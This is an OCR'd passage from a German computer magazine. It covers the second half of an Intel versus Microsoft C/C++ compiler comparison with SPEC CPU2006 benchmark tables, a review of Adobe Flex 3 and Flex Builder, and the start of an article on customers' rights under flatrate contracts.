Als Nachteil ist jedoch festzuhalten, dass sie etwas mehr Overhead aufweisen und in wirklich performancekritischen Schleifen doch schon mal 50 und mehr Prozent hinter einem optimierten Assembler-Konstrukt zurückbleiben. Ein zweiter Nachteil ist, dass sie an wichtigen Stellen bislang unvollständig sind. So hat Microsoft immer noch nicht registriert, dass beispielsweise der CUID-Befehl zuweilen einen zweiten Parameter (im ECX-Register) erwartet und somit das schöne CUID-Beispiel-Programm in der VS-Hilfe in dieser Beziehung nicht ganz korrekt ist. Ähnliches gilt für die für Kernel-Treiber wichtigen RDMSR- und WRMSR-Befehle.

fehle. Hier muss man bei AMD-Prozessoren mitunter im EDI-Register noch einen geheimen Master-Key übermitteln – mit den Microsoft-Intrinsics geht das nicht.


Intel stellt Intrinsicss hingegen nur für MMX und SSE (bis hin zu SSE 4.2) zur Verfügung, aber nicht für x86, x64 oder AMDs SSE4a, so wie der VC9. Dafür kann man mit den Compilern auch unter 64 Bit bequem Inline-Assembler einbinden. Die gleiche Assemblersyntax lässt sich übrigens praktischerweise auch in der Linux-Version des Compilers verwenden – die GNU-Assembler-Syntax ist ja nicht jedermanns Sache. Man muss dazu nur mit dem Flag `/masm` übersetzen. Es ist ohnehin ein großes Plus, dass es bei Intel ein – für Privatpersonen kostenloses – Linux-Pendant der Compiler gibt sowie eine Mac-OS-Version; so was ist bei Microsoft nicht absehbar.

Nachgezogen hat Microsoft inzwischen allerdings bei solchen wichtigen Features wie OpenMP und Profile Guided Optimization (PGO). Während PGO – manchmal auch Feedback-Optimierung genannt – immer noch vergleichsweise selten genutzt wird, ist OpenMP heutzutage für bequeme Multithreading-Programmierung und insbesondere für HPC unverzichtbar.

Zaubertricks

Intel kann darüber hinaus mit zwei weiteren Pfunden wuchern, die Microsoft noch unbekannt sind: Autovektorisierung und Autoparallelisierung. Ersteres nutzt die datenparallelen Möglichkeiten der SSE-Einheiten aus, Letzteres zerlegt längere Schleifen in parallellaufende Threads. Wie die Vectorizer und Threadizer für die 10.1-Compiler arbeiten, hat Intel in der Novemberausgabe 2007 des Intel Technical Journals anhand einiger SPEC-Benchmarks genauer umrissen (siehe Soft-Link).

Beide funktionieren nur unter bestimmten Randbedingungen – aber wenn, dann führen sie zum Teil zu dramatischen Performancesteigerungen. Die 10.1-Compiler steigern die Parallelisierungskünste zusätzlich durch eine wesentliche Neuerung: die Autoparallelisierung zur Laufzeit (-Opar-runtime-control). Damit „explodierte“ beispielsweise der 462.libquantum- Benchmark der CINT2006-Suite geradezu – dazu später mehr. Zudem sind die Intel-Compiler sehr ausgekocht.



Stellen sie fest, dass eine einfache Schleife nur mit statischen Werten durchgeführt oder eine Funktion mit statischen Werten aufgerufen wird (was gerade beim Benchmarken oft vorkommt), so berechnen sie den Wert oft bereits zur Compile-Zeit. Das gibt dann natürlich eine Traumperformance, wenn man eine vermeintlich lange Schleife zur Laufzeit ausstoppt, wenn deren Ergebnis schon der Compiler bestimmt hat.

Weit filigraner ist bei Intel auch die Optimierung für spezielle Prozessorarchitekturen. Mit dem Flag `/fast` wird immer für die aktuelle Architektur, jetzt also für Core 2 Duo optimiert – und gleichzeitig die Konkurrenz ausgeschlossen. Für die gibt es ein suboptimales Flag `/Qx0`.

Mit dem VC9-Compiler führte Microsoft für 64 Bit die Optimierungen `/favor:INTEL64` und `/favor:AMD64` ein, die die jeweiligen Vorlieben der Prozessoren berücksichtigen, ohne aber inkompatiblen Code für die jeweils andere Architektur zu erzeugen. Irgendwer muss der Visual-Studio-Abteilung aber auch mitteilen, dass in den 64-Bit-Projekteigenschaften nun nicht mehr das Architektur-Flag `/arch:SSE2` angeboten wird – das ignoriert der 64-Bit-Compiler völlig –, sondern eben die Favor-Option.

Runtime

Nach langer Vorrede nun zum kurzen Laufzeittest mit den C/C++-Benchmarks der SPEC-CPU-Suites. Ein offizieller SPEC-int-Wert lässt sich wegen der fehlenden C99-Unterstützung des Microsoft-Compilers ja nicht ermitteln, wir geben dafür die

Einzelergebnisse und den geometrischen Mittelwert der restlichen 18 C/C++-Benchmarks an, und zwar getrennt für Integer und Gleitkomma, für 32- und 64-Bit-Code, in base und rate und auf Intel- und AMD-Prozessoren, mit und ohne Spezial-Optimierungen. Für 453.povray wurde dazu, wie eingangs beschrieben, `math.h` des Microsoft-Compilers minimal erweitert.

Die SPEC mag es zwar nicht so gern, wenn man nur Teile aus den Suites benutzt – aber es handelt sich in diesem Fall nicht um einen System-, sondern um einen Compilervergleich, und da hat man keine andere Wahl. Auf der Strecke blieb nun gerade der C99-Benchmark 462.libquantum, den Intel mit seinen Autoparallelisierungs-Zaubertricks über alle Maßen beschleunigen kann – der skaliert nämlich nicht nur auf den Kernen eines einzelnen Prozessors, sondern quer über alle Prozessoren eines Systems. So bekommt man etwa auf einem Dual-Prozessor-Xeon-5482-System bei richtiger Konfiguration einen gigantischen Peak von 273 – gut achtmal schneller als ohne Autoparallelisierung.

Da hat das CPU-Subkomitee der SPEC nun mühsam für „Speed“-Tests die vorhandenen Multithreading-Fähigkeiten einzelner Benchmarks abgeschaltet – und nun kommen Compiler und schalten sie durch die Hintertür wieder ein. Leider hat die SPEC diese Autoparallelisierung für die Basis-Messungen (Base) zugelassen – fürs Gesamtsystem mag das auch eine sinnvolle Kenngröße sein, eine Aussage über die Qualität einzelner Kerne sowie über Single-Thread-Performance ist damit jedoch

Windows-C++-Compiler von Microsoft und Intel

Microsoft Visual Studio 2008	
Preis VS2008 Express Edition, WDK	kostenlos (Registrierung)
Preis VS2008 Standard Edition (Upgrade/normal) dt. oder engl.	zirka 273 / 356 €
Preis VS2008 Professionell Edition (Upgrade/Normal/+ MSDN-Prof. 2-Jahre) dt. oder engl.	zirka 653 / 951 / 1427 €
Preis VS2008 Team Edition inkl. MSDN (viele Lizenzmodelle)	ab 7735 €
Bezugsquellen	Kessler, Rosdorf, www.kessler.de ; h.o.-Computer, Köln, www.hocomputer.de ; Zoschke Data GmbH, Blumenburg, www.zoschke.de
Intel C/C++ 10.1.20/21	
Preis Standard/Professional License Key	zirka 427 / 570 €
Preis Professional License Key	zirka 570 €
Preis Professional Akademisch License Key	zirka 154 €
Preis Student Development Suite License Key	zirka 130 €
Bezugsquellen	h.o.-Computer, Köln, www.hocomputer.de ; kessler, Rosdorf, www.kessler.de
VS-Preise: Kessler, ICC-Preise: h.o.-Computer	

C/C++-Benchmarks aus SPEC CFP2006, 32-Bit-Base-Werte für Singlethreaded (Speed)

Prozessor	Compiler, Flags	433.milc besser ➤	444.namd besser ➤	447.dealll besser ➤	450.soplex besser ➤	453.povray besser ➤	470.lbm besser ➤	482.sphinx3 besser ➤	C/C++ geo. Mittel besser ➤
QX9770, 3,2 GHz	VC9 -O2 -Ot -arch:sse2	13,5	14,0	16,1	19,9	18,5	23,2	19,8	17,6
QX9770, 3,2 GHz	icc 10.1 -fast	14,2	16,6	19,2	19,3	24,0	23,4	31,9	20,6
QX9770, 3,2 GHz	icc 10.1 -fast -Qparallel	14,2	16,6	18,9	19,2	23,7	23,2	31,9	20,5
QX9770, 3,2 GHz	icc 10.1 -fast -Qpar_runtime.. ¹	14,3	16,6	19,1	19,5	23,3	23,2	31,1	20,4
QX9770, 3,2 GHz	icc 10.1 -O3 -Qx0 -Qipo	13,8	16,1	18,3	20,3	23,3	23,6	31,3	20,3
Phenom X4 9850	icc 10.1 -O3 -Qx0 -Qipo	11,7	10,6	11,5	11,7	18,3	19,0	15,3	13,7
Phenom X4 9850	VC9 -O2 -Ot -arch:sse2	11,8	9,59	10,1	11,3	13,8	18,2	12,5	12,2

C/C++-Benchmarks aus SPEC CFP2006, 64-Bit-Base-Werte für Singlethreaded (Speed)

Prozessor	Compiler, Flags	433.milc besser ➤	444.namd besser ➤	447.dealll besser ➤	450.soplex besser ➤	453.povray besser ➤	470.lbm besser ➤	482.sphinx3 besser ➤	C/C++ geo. Mittel besser ➤
QX9770, 3,2 GHz	VC9 -O2 -Ot -favor:INTEL64	13,7	15,4	17,9	20,0	21,8	23,8	22,5	19,0
QX9770, 3,2 GHz	icc 10.1 -fast	14,2	16,8	18,7	19,5	24,6	23,6	32	20,7
QX9770, 3,2 GHz	icc 10.1 -fast -Qparallel	14,2	16,8	18,8	19,4	24,5	23,5	32,1	20,7
QX9770, 3,2 GHz	icc 10.1 -fast -Qpar_runtime.. ¹	14,2	16,8	18,4	19,5	24,1	23,3	31,2	20,5
QX9770, 3,2 GHz	icc 10.1 -O3 -Qx0 -Qipo	14,2	16,8	18,5	20,2	24,2	23,9	32,1	20,7
Phenom X4 9850	icc 10.1 -O3 -Qx0 -Qipo	12,6	11,3	11,0	11,7	17,8	19,7	16,6	14,0
Phenom X4 9850	VC9 -O2 -Ot -favor:AMD64	10,9	7,06	10,7	11,2	14,9	14,2	8,54	10,8

kaum noch möglich. Für die Systemleistung sollten eher die für Multicores ausgelegten rate-Messungen dienen. Außerdem hat man für alle Compilertricks noch die Möglichkeit, mit den von einengenden Regeln freigestellten sogenannten Peak-Werten zu zaubern.

Im Unterschied zu den Veröffentlichungen auf www.spec.org werden wir aber im Regelfall weiterhin ohne Autoparallelisierung messen und zudem auf Spezialbibliotheken wie Smart-Heap verzichten.

Beide Compiler konnten sich auf den derzeit schnellsten Desktop-Quad-Core-Prozessoren bewähren: Für Intel ging ein Core 2 Extreme Edition QX9770 mit 3,2 GHz im X38-Gigabyte-Board ins

Rennen und für AMD ein Phenom x4 9850 mit 2,5 GHz im B3-Step, also ohne störenden TLB-Bug. Als Board-Grundlage diente das GA-MA70X-DS4 von Gigabyte. Beide waren bestückt mit 8 GByte DDR2-800, eine Speichermenge, die man braucht, um auf einem Quad-Core unter 64 Bit die SPEC-CPU-Benchmarks laufen zu lassen. Als Betriebssystem erwählten wir Windows Vista Ultimate SP1 64 Bit und schalteten die Energieoption auf High Performance.

Primär behandeln wir die beiden Plattformen mit kompatibelem Code, also bei Intel-Kompilaten mit den Architekturflags -O3 -Qx0, was SSE3 voraussetzt, und bei Microsoft mit -O2 und -arch:SSE2. Unter 64 Bit ist SSE2 ohnehin der

Standard. Hier haben wir zusätzlich die Option -favor:AMD64 oder -favor:INTEL64 gesetzt, die nicht zu inkompatiblen Code führt.

Durch die Bank kann man feststellen, dass unter dieser Prämisse die Intel-Compiler bei den SPEC-Integer-Benchmarks ohne Autoparallelisierung im Schnitt nur einen vergleichsweise kleinen Vorsprung von sechs bis acht Prozent herausholen, egal ob auf dem Core-2-Extreme oder dem Phenom, egal ob 32- oder 64-bittig und egal ob Single-Core (Speed) – oder Multicore (Rate)-Messung. An den Messergebnissen sieht man nebenbei auch, wie weit der Phenom derzeit hinter dem schnellsten Core-2-Extreme zurückliegt, im Integer-Bereich

sind das bei beiden Compilern gut 30 Prozent.

Hier und da hat der Microsoft-Compiler auch mal die Nase vorn, so ausgerechnet beim Kompilieren des Linux-Compilers 403.gcc unter 64 Bit. Aber immer dann, wenn Intels Autovektorisierer zuschlagen kann, so zum Beispiel beim Benchmark 456.hmmr, hängt der icc den Microsoft-Kollegen gleich um eine Größenordnung von 50 Prozent und mehr ab.

Lässt man mit der -Fast-Optimierung dem Intel-Compiler für den Core-2-Prozessor freien Lauf, so steigt der Vorsprung im Schnitt auf 11 Prozent an, damit optimiert ist 456.hmmr sogar doppelt so schnell. Weitere Compiler-Tricks wie die Autoparallelisierung brin-

C/C++-Benchmarks aus SPEC CINT2006, 32-Bit-Base-Werte für Singlethreaded (Speed)

Prozessor	Compiler, Flags	400.perlbenc besser ➤	401.bzip2 besser ➤	403.gcc besser ➤	429.mcf besser ➤	445.gobmk besser ➤
QX9770, 3,2 GHz	VC9 -O2 -Ot -arch:sse2	20,8	18,1	21,0	28,8	19,6
QX9770, 3,2 GHz	icc 10.1 -fast	20,1	17,2	21,8	30,2	21,5
QX9770, 3,2 GHz	icc 10.1 -fast -Qparallel	20,5	17,6	21,6	30,2	21,9
QX9770, 3,2 GHz	icc 10.1 -fast -Qpar_runtime.. ¹	20,5	17,4	19,9	30,2	21,5
QX9770, 3,2 GHz	icc 10.1 -O3 -Qx0 -Qipo	21,0	18,1	21,5	28,7	21,5
Phenom X4 9850	icc 10.1 -O3 -Qx0 -Qipo	12,6	10,4	12,9	10,9	14,9
Phenom X4 9850	VC9 -O2 -Ot -arch:sse2	12,9	9,8	12,6	11,2	13,6

C/C++-Benchmarks aus SPEC CINT2006, 64-Bit-Base-Werte für Singlethreaded (Speed)

Prozessor	Compiler, Flags	400.perlbenc besser ➤	401.bzip2 besser ➤	403.gcc besser ➤	429.mcf besser ➤	445.gobmk besser ➤
QX9770, 3,2 GHz	VC9 -O2 -Ot -favor:INTEL64	19,7	19,6	17,1	23,1	18,6
QX9770, 3,2 GHz	icc 10.1 -fast	21,5	18,9	16,0	23,1	20,7
QX9770, 3,2 GHz	icc 10.1 -fast -Qparallel	21,6	18,9	16,2	23,1	20,8
QX9770, 3,2 GHz	icc 10.1 -fast -Qpar_runtime.. ¹	21,4	18,8	15,7	23,1	20,6
QX9770, 3,2 GHz	icc 10.1 -O3 -Qx0 -Qipo	21,2	19,0	16,1	23,1	19,9
Phenom X4 9850	icc 10.1 -O3 -Qx0 -Qipo	13,6	10,6	9,69	9,43	14,7
Phenom X4 9850	VC9 -O2 -Ot -favor:AMD64	12,4	10,9	10,3	9,08	13,4

für alle Tabellen dieser Doppelseite: ¹ -Qparallel -Qpar_runtime_control -Qvec_guard_write ² ohne 462.libquantum

gen allenfalls noch bei einem der 18 C/C++-Benchmarks (471.omnetpp) ein paar wenige Prozentpunkte – ansonsten ist die zusätzliche Kontrolle zur Laufzeit eher kontraproduktiv.

Bei den sieben C/C++-Benchmarks aus der Gleitkommasuite der SPEC ist das Ergebnis etwas uneinheitlich. Auf dem Intel-Chip bleibt noch alles im Rahmen, da liegt der Vorsprung des Intel-Compilers bei 9 Prozent (64 Bit) beziehungsweise 17 Prozent (32 Bit). Bei den stärker den Speicher stressenden Rate-Läufen geht dieser Vorsprung noch um ein paar Prozentpunkte zurück.

Phenom-Phänomene

Ein anderes Bild zeigt sich auf dem Phenom. Hier bricht zum Teil der Code des Microsoft-Compilers, etwa der von 482.shinx3, unter 64 Bit aus unklaren Gründen kräftig ein und Intels icc kann den Vorsprung gegenüber VC9 auf über 30 Prozent ausbauen. Unter 32 Bit bleibt bei den „üblichen“ 11 Prozent.

Generell zeigen die Ergebnisse auch die schon vorher bekannten Unterschiede zwischen 32 und 64 Bit: Es gibt Code, der bei beiden Compilern klar von 64 Bit profitiert – der HD-Encoder/Decoder 464.h.264ref zum Beispiel und solcher, der wegen zahlreicher Pointer leidet (429.mcf). Im Mittel ist aber die Bilanz ziemlich ausgeglichen.

Die Heap-Verwaltung, auf die vor allem der XML-Parser Xalanbmk angewiesen ist, haben sowohl VC9 als auch icc 10.1 im

C/C++-Benchmarks aus CPU2006, 32-Bit-Base-Werte für multithreaded (Rate)

Prozessor	Compiler, Flags	SPECint(R)_rate_base2006 besser ►	CINT2006 C/C++ geom. Mittel ² besser ►	CFP C/C++ geom. Mittel besser ►
QX9770, 3,2 GHz	VC9 -O2 -Ot -arch:SSE2	–	60,2	40,4
QX9770, 3,2 GHz	icc 10.1 -fast	65	67,4	45,7
QX9770, 3,2 GHz	icc 10.1 -O3 -QxO -Qipo	60,7	64,4	45,1
Phenom X4 9850	icc 10.1 -O3 -QxO -Qipo	40,9	41,1	39,9
Phenom X4 9850	VC9 -O2 -Ot -arch:SSE2	–	38,8	36,6

C/C++-Benchmarks aus CPU2006, 64-Bit-Base-Werte für multithreaded (Rate)

Prozessor	Compiler, Flags	CINT2006 C/C++ geom. Mittel ² besser ►	SPECint(R)_rate_ base2006 (Vista 64) besser ►	SPECint(R)_rate_ base2006 (RHEL 5) besser ►	CFP2006 C/C++ geom. Mittel besser ►
QX9770, 3,2 GHz	VC9 -O2 -Ot favor:INTEL64	54,8	–	–	42,6
QX9770, 3,2 GHz	icc 10.1 -fast	61,1	59,4	–	45,1
QX9770, 3,2 GHz	icc 10.1 -O3 -QxO -Qipo	58,6	57,1	50,4	45,1
Phenom X4 9850	icc 10.1 -O3 -QxO -Qipo	41	42,2	38,4	39,4
Phenom X4 9850	VC9 -O2 -Ot favor:AMD64	38,4	–	–	33,2

Zusammenspiel mit Vista inzwischen gut gelöst, beschleunigende Bibliotheken wie Smartheap sind nicht mehr so dringend nötig wie früher. Sie bringen allenfalls noch ein paar Prozentpunkte.

Linux scheint da noch nicht ganz so weit zu sein, wie unsere Ergebnisse für den Intel-Compiler mit den gleichen Systemen unter 64-bittigem RHEL 5 gezeigt haben. Während alle anderen Linux-Ergebnisse grob in ähnlichem Rahmen liegen, fällt Xalanbmk ohne Smartheap auf unter 50 Prozent der Windows-Werte ab.

Fazit

Bei normaler Integer-Software ist der Vorsprung der Intel-C/C++-Compiler nicht gerade riesig: Fünf, sechs Prozent Performancegewinn im Mittel sind wohl eher kein zwingender Grund für einen

Zukauf. Andererseits weiß man nie, ob nicht gerade seine Software weit stärker von den Zaubereien des Intel-Compilers profitieren kann. Die Chancen für eine Beschleunigung stehen besser, wenn viel mit Gleitkomma gerechnet wird, wie es im HPC-Umfeld meist üblich ist – es sei denn, man sucht nach Higgschen Teilchen, dann zählt SPECint. Auch auf Phenom-Systemen ist der Intel-Compiler die bessere Wahl, wenn es um das letzte Quantchen Performance geht. Hier zeigt Microsofts VC9 zuweilen noch starke Schwächen unter 64 Bit. Der performancebewusste Programmierer wird nicht umhin kommen, beide Compiler zu installieren. Dann kann man bequem im Visual Studio in den Projekteigenschaften zwischen den Compilern hin- und herschalten. Immerhin gibts ja die Intel-Compiler auch in der recht

preiswerten Academic-Version für Unis und Studenten. Und Microsofts VC9-Compiler sind in eingeschränkter Form im Visual Studio 2008 Express (siehe Soft-Link) und im WDK (siehe Soft-Link) sogar kostenlos. (as)

Literatur

- [1] Rudolf Huttory, Draufgestockt, Microsoft Visual Studio 2008, c't 5/2008 S.146
- [2] Abgeleitete Mathiefunktionen: msdn2.microsoft.com/en-us/library/w3t84e33(vs.71).aspx
- [3] Intel Compiler Features: www.intel.com/cd/software/products/asm-na/eng/279578.htm
- [4] Visual Studio Versionen: www.microsoft.com/whdc/Devtools/wdk/default.mspx
- [5] VC9-Versionen: msdn2.microsoft.com/en-us/library/hs24szh9.aspx

 [Soft-Link 0811174](#)

456.hmmer besser ►	458.sjeng besser ►	462.libquantum besser ►	464.h264ref besser ►	471.omnetpp besser ►	473.astar besser ►	483.xalanbmk besser ►	C/C++ Geom. Mittel ² besser ►	SPECint(R)_base2006 besser ►
8,4	18,9	–	25,6	17,1	16,9	19,1	18,7	–
16,8	19,3	34,0	33,1	17,1	15,8	21,1	20,7	21,6
16,8	19,4	34,1	33,3	17,6	16,1	21,2	20,9	21,8
16,8	19,5	58,3	33,1	17,5	16,0	20,3	20,6	22,5
13,0	19,7	20,8	29,6	17,7	16,3	21,2	20,2	20,3
4,62	12,6	14,3	17,6	10,6	9,38	10,7	11,0	11,3
3,48	11,8	–	15,7	10,2	9,73	10,0	10,4	–

456.hmmer besser ►	458.sjeng besser ►	462.libquantum besser ►	464.h264ref besser ►	471.omnetpp besser ►	473.astar besser ►	483.xalanbmk besser ►	C/C++ Geom. Mittel ² besser ►	SPECint(R)_base2006 besser ►
11,1	19,2	–	32,6	16,4	15,2	19,0	18,6	–
21,8	20,0	34,8	39,4	16,9	16,2	20,5	20,7	21,6
21,7	19,9	34,7	40,0	16,8	16,4	19,8	20,7	21,6
21,7	19,9	53,3	38,9	16,7	16,4	19,5	20,5	22,2
16,1	19,6	34,7	39,5	16,8	16,1	19,9	20,0	20,9
7,69	12,9	30,0	22,5	9,94	9,93	9,8	11,4	12,4
5,95	12,3	–	20,4	9,8	9,43	9,64	10,8	–




Sascha Wolter

Flexibler

Flex 3 für Webanwendungen auf Flash-Grundlage

Mit der dritten Version der Flex-Produktfamilie verspricht Adobe Code-orientierten Flash-Entwicklern Hilfe bei der Datenintegration und Gestaltung von Bedienoberflächen.



Flex Builder 3 importiert Flash-Grafiken – eine weitergehende Integration mit Flash CS3 erfordert zusätzliche Werkzeuge.

Die Arbeitsweise mit der Flex-Produktfamilie ähnelt eher der klassischen Anwendungsentwicklung in Java und Co. als dem zeitleistungsgesteuerten Pixelgeschubse aus der Flash-Welt – mit dieser haben Flex-Anwendungen nicht viel mehr als die Abspielumgebung gemeinsam. Flex-Anwendungen setzen die aktuelle Version 9 des Flash Players voraus, die für Windows, Macintosh und Linux zur Verfügung steht; die Mobilvariante Flash Lite kann mit Flex nichts anfangen.

Flex SDK und Framework

In Version 3 sind nun das kostenlose Flex Software Development Kit (Flex SDK) und die kostenpflichtige Entwicklungsumgebung Flex Builder erschienen. Das Flex SDK enthält alles, was zur Erstellung von Flex-Anwendungen erforderlich ist. Zentraler Bestandteil ist das Flex Framework, eine Klassenbibliothek für Webanwendungen mit Desktop-typischen Elementen. In der Vorgängerversion mussten die genutzten Framework-Bestandteile jedes Projekts in die SWF-Dateien exportiert werden; dank eines im Flash Player 9.0.115 eingeführten Cache ist das nicht mehr notwendig, was die Ergebnisse erheblich verkleinert.

Die ohnehin vielfältigen Layout-Möglichkeiten des Frameworks für grafische Oberflächen sind um „Enhanced Constraints“ erweitert worden. Damit richten sich Oberflächenelemente nach von Zeilen- und Spaltenangaben relativ zueinander aus. Im Framework enthalten, aber ohne Wasserzeichen den Käufern von Flex Builder Professional vorbehalten sind erweiterte Charting-Komponenten und eine neue Datentabelle (Advanced DataGrid), die zum Beispiel tabel-

larische und baumartige Darstellung mischen kann. Das Advanced DataGrid dient als Grundlage für eine ebenfalls neue Komponente, die Unternehmensdaten im bei SAP-Anwendern beliebten OLAP-Format darstellt.

Die Migration von dem Flex Framework der Version 2 auf das aktuelle gestaltete sich problemlos. Einzig bei mehrsprachigen Projekten sind kleinere Anpassungen erforderlich, da Flex 3 die Sprache nicht mehr nur zur Kompilierzeit, sondern auch zur Laufzeit umschalten kann.

Mit AIR hat eine weitere Ausgabevariante für Anwendungen ins Flex SDK Einzug gehalten. Statt im Browser laufen AIR-Anwendungen in Adobes gleichnamiger Laufzeitumgebung. Flex-Anwendungen werden direkt in AIR ausgeführt und verhalten sich damit fast wie echte Desktop-Programme.

Flex Builder

Die Entwicklungsumgebung Flex Builder kommt fertig vorkonfiguriert inklusive des Flex SDK daher. Die Versionen für Windows und Mac OS X sind fertig, Linux-Anwender können seit Kurzem mit einer Alpha experimentieren. Installieren lässt sich die Eclipse-basierende Software als eigenständige Anwendung oder als Plug-in für ein vorhandenes Eclipse. Erstmals erscheint Flex Builder in zwei Varianten: Standard und Professional. In der Standard-Variante sind einige Darstellungskomponenten mit Wasserzeichen versehen und der Profiler, der Speicher- und Geschwindigkeitsprobleme identifiziert, fehlt.

Ein neuer Import-Assistent erzeugt ActionScript-3-Klassen für Webservices (WSDL), was Typsicherheit und höhere Geschwindigkeit gewährleistet. Beim Entwickeln von datengetriebenen Anwendungen hilft außerdem die automatische Generierung von Server-Codeschnipseln für Datenbankzugriffe in ASP.NET, J2EE oder PHP.

Flex Builder verarbeitet zahlreiche Formate, etwa Grafiken als PNG, GIF und JPG oder Flash als SWF und SWC; Werkzeuge zur Bearbeitung fehlen aber. Hinweise auf die vielfältigen Erweiterungsmöglichkeiten durch andere Adobe-Produkte wie Flash, Photoshop, Fireworks oder Illustrator findet man eher zufällig. Oft ist dafür eine kostenlose

(aber registrierungspflichtige) Erweiterung nötig – zum Beispiel das Flex Component Kit for Flash CS3, mit dem Flash-Inhalte den Weg nach Flex inklusive Animationen, Zustände und Programmierung überleben.

Mit Hilfe eines neuen Assistenten („Import Skin Artwork“) lassen sich grafische Bausteine direkt als Repräsentanten von Flex-Oberflächenkomponenten nutzen. Das Ergebnis ist eine CSS-Datei, die sich in einem eigenen visuellen Editor mit Beispieldarstellung bearbeiten lässt. Die Design-Ansicht des Flex Builders verfügt jetzt über eine Lupe und kann Layout-Container hervorheben.

Mit Flex 3 geht eine weitreichende Freigabe der Produktfamilie einher – viele Bestandteile des SDKs fallen nun als Open Source unter die Mozilla Public License Version 1.1, aktuelle Nightly Builds und Release-Versionen stehen zum Download bereit. Begleitet wird diese offene Herangehensweise von Bug-Tracking-Systemen, die nicht nur die Open-Source-Bestandteile umfassen, sondern auch den Flash Player und den Flex Builder.

Fazit

Die Integration von AIR in das SDK, zahlreiche Erweiterungen des Frameworks und die neuen Assistenten zur Datenintegration sowie die visuellen Werkzeuge für die grafische Anpassung im Flex Builder steigern deutlich die Produktivität. Die Begeisterung für den Flex Builder könnte jedoch noch größer sein, hätte Adobe den Editoren für die Flex-Sprachen ActionScript 3 und MXML ein wenig mehr Pflege angedeihen lassen. Viele Grundfunktionen wie Quellcodeformatierung oder Fehleranzeigen in Echtzeit fehlen noch immer – hier punktet der Konkurrent FDT. Dass nun viel Quellcode über Design-Ansichten und Assistenten automatisch generiert wird, ist nur ein schwacher Trost. Unterm Strich sind die Verbesserungen aber durch die Bank spürbar und erleichtern die Arbeit ungemein – insbesondere bei der Professional-Version mit ihren nützlichen Komponenten und dem für größere Projekte unverzichtbaren Profiler. (heb)

Soft-Link 0811180

ct

Flex Builder 3 und Flex 3 SDK

Entwicklungsumgebung und Software Development Kit für Rich Internet Applications

Hersteller	Adobe
Website	www.adobe.com/de/products/flex
Systemanf.	Windows oder Mac OS X; Plug-in-Version des Flex Builders: Eclipse ab 3.2.2
Preis	Flex SDK: kostenlos ; Flex Builder Standard: ca. 215 € (Upgrade ca. 80 €); Flex Builder Professional: ca. 595 € (Upgrade ca. 260 €)

Anzeige

Fabian Schmieder

Flatrate nach Gutsherrenart

Das Recht des Kunden auf faire Konditionen

Die Flatrate ist überall: Telefon-, Handy- und Internet-Verträge werden immer häufiger mit einem Pauschaltarif garniert. Insbesondere Festnetz-Telefongesellschaften und Mobilfunkprovider riskieren dabei, dass ein geringer Anteil Vielnutzer ihre Kalkulation zunichte macht. Die ersten Anbieter haben damit begonnen, teure Kunden rauszuwerfen. Das muss man sich jedoch nicht in jedem Fall gefallen lassen.

Wer als Kunde einen Vertrag über eine Flatrate abschließt, der erwartet in der Regel, dass er den gewünschten Dienst in unbegrenztem Umfang nutzen kann. Für den Anbieter ist kaum vorhersehbar, wie intensiv der Kunde den Dienst nutzen wird, der Vertrag sichert ihm dafür aber ein regelmäßiges und planbares Einkommen. In der Vergangenheit sind Vielnutzer bei den meisten Anbietern in einer Mischkalkulation „untergegangen“; was der Anbieter bei Vielnutzern drauflegte, konnte er sich bei den Wenignutzern wiederholen. Seit Flatrates aber auch Einzug in Kommunikationsdiensten mit hohen Gestehungskosten wie die mobile Datenübertragung oder die Auslandstelefonie gehalten haben, sehen die Dienstleister nicht mehr so großzügig über die Poweruser hinweg.

Was Gegenstand des Kommunikationsvertrags sein soll, also welche Leistungen der Kunde konkret vom Anbieter beanspruchen kann und welche Gegenleistung der Anbieter dafür erhält, bestimmen in erster Linie allein die Vertragspartner. Gegen dieses seit Hunderten von Jahren bewährte Konzept des Privatrechts ist auch nichts einzuwenden – doch die Anbieter halten in ihren allgemeinen Geschäftsbedingungen (AGB) oft nicht das, was sie in ihrer Werbung vollmundig versprechen.

